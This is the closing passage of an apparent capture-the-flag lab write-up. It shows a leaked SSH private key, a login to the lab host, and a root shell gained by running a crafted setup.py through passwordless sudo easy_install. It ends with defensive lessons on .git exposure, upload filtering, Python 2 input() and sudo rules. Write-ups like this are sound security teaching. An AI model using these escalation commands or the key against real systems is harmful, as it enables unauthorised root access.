ygDzq+nLSLzA6YfCXgRdhfUsuF67Xwj++vlqc5sU+7rbxg9DdQGN/hBkaTm+6ufV9KXD0ZyFJ8btrDfryF43xr6ogGKMzgeQ3l/K29m5Ioukt0NbTNVVA6Fu3AkW5wTIJZthVxCVPZRL/T8tg+AWrxb6FKrU/GgqLK6yr06QEJD6734qEobSKaPeRn8segY9jCiekLoYiSvjts2JtM9ro4wl7jN1eCW9CNVHfqmvkLcU7DUFaXCLnLdOsU31V3hLT04WiyOSpFxJcfk4MEdOt948EaX8dXlYCwscWJOQmqR7rtJ4VKSAlNRV6+rVdrhNSyG+UyawiMeO/RJW3NTD6xgpLEFVfBHrCO5JOQNkq5zTMS3tnJCLEB0B8SHIrwgiMweEfRWzinUismUx3mc4z8J1PhQAAAAMBAAEAAAGAMhM4KP1ysRlpxhG/Q3kl1zaQXtb/ilNpa+mjHykQo6+i5PHAipilCDih5CJFeUggr5L7f06egR4iLcebps5tzQw9IPtG2TF+ydt1GUozEf0rtoJhx+eGkdiVWzYh5XNfKh4HZMzD/sso9mTRiATkglOPpNiom+hZo1ipE0NBaoVC84pPezAtU4Z8wF51VLmM3Ooft9+T11j0qk4FgPFSxqt6WDRjJIkwTdKsMvzA5XhKrXhMhWhIpMWRQ1vxzBKDa1C0+XEA4w+uUlWJXg/SKEAb5jkK2FsfMRyFcnYYq7XV2Okqa0NnwFDHJ23nNE/piz14k8ss9xb3edhg1CJdzrMAd3aRwoL2h3Vq4TKnxQY6JrQ/3/QXd6QvZVSxq4iINxYx/wKhpcl5yLD4BCb7cxfZLh8gHSjAu5+L01Ez7E8MPw+VU3QRG4/Y47g0cqDHSERme/ArptmaqLXDCYrRMh1AP+EPfSEVfifh/ftEVhVAbv9LdzJkvUR69Kok5LIhAAAAwCb5o0xFjJbF8PuSasQO7FSW+TIjKH9EV/5Uy7BRCpUngxw30L7altfJ6nLGb2a3ZIi66p0QY/HBIGREw74gfivt4g+lpPjD23TTMwYuVkr56aoxUIGIX84d/HuDTZL9at5gxCvB3oz5VkKpZSWCnbuUVqnSFpHytRgjCx5f+inb++AzR4l2/ktrVl6fyiNAAiDs0aurHynsMNUjvON8WLHlBgS6IDcmEqhgXXbEmUTY53WdDhSbHZJo0PF2GRCnNQAAAMEAyuRjcawrbEZgEUXWz3vcoZFjdpU0j9NSGaOyhxMEiFNwmf9xZ96+7xOlcVYoDxelx49LbYDcUq6g2O324qAmRRRtUPADO3MPlUfI0g8qxqWn1VSiQBlUFpw54GIcuSoD0BronWdjicUP0fzVecjkEQ0hp7gugNyFi4s68suDESmL5FCOWUuklrpkNENk7jzjhlzs3gdfU0IRCVpfmiT7LDGwX9YLfsVXtJmtpd5SG55TJuGJqXCyeM+U0DBdxsT5AAAAwQDDfs/CULeQUO+2Ij9rWAlKaTEKLkmZjSqB2d9yJVHHzGPe1DZfRu0nYYonz5bfqoAh2GnYwvIp0h3nzzQo2Svv3/ugRCQwGoFP1zs1aaZSESqGN9EfOnUqvQa317rHnO3moDWTnYDbynVJuiQHlDaSCyf+uaZoCMINSG5IOC/4Sj0v3zga8EzubgwnpU7r9hN2jWboCCIOeDtvXFv08KT8pFDCCA+sMa5uoWQlBqmsOWCLvtaOWeN4jA+ppn1+3e0AAAASZGV2ZWxvcGVyQHNpdGVpc3VwAQ==-----END OPENSSH PRIVATE KEY-----We save the key locally, lock down its permissions, and connect as developer:
chmod 600 id_rsassh -i id_rsa developer@10.129.227.227With a clean session we read the user flag:
$ cat user.txtb28*****************************Privilege Escalation
We check what developer is allowed to run with sudo:
$ sudo -lMatching Defaults entries for developer on localhost:    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User developer may run the following commands on localhost:    (ALL) NOPASSWD: /usr/local/bin/easy_install
developer can run easy_install as root without a password. GTFOBins documents an abuse for exactly this: easy_install executes the setup.py of the package it’s handed, and the elevated privileges are not dropped, so our code runs as root.
We drop a setup.py that spawns a shell:
TF=$(mktemp -d)echo 'import os; os.system("exec /bin/sh </dev/tty >/dev/tty 2>/dev/tty")' > $TF/setup.pysudo /usr/local/bin/easy_install $TFeasy_install processes our fake package, runs setup.py as root, and hands us a root shell. We read the final flag:
# cat /root/root.txt681*****************************Foothold via a leaked .git dir + phar:// upload bypass → www-data; lateral move through a SUID Python 2 input() injection → developer; root via a passwordless sudo easy_install.
Lessons Learned
- Never expose a
.gitdirectory on a web server. The dumped repository handed us the entiredevapplication source — including theSpecial-Devheader “protection” and every upload/inclusion flaw — before we had any access to the box. - An extension blacklist is not an upload filter. The
phar://wrapper turned a “safe”.txtupload into executable PHP. Validate by content and use an allowlist, store uploads outside the web root, and neverinclude()user-controlled paths. input()in Python 2 evaluates its argument. Combined with a SUID bit, that single call was a direct code-execution primitive. Useraw_input()on Python 2 (or Python 3), and never leave SUID binaries that pass untrusted input to an interpreter.- Minimize
sudo NOPASSWDentries. Grantingeasy_installto a user is equivalent to grantingroot, because it executes arbitrarysetup.pycode. Check candidate binaries against GTFOBins before adding them tosudoers.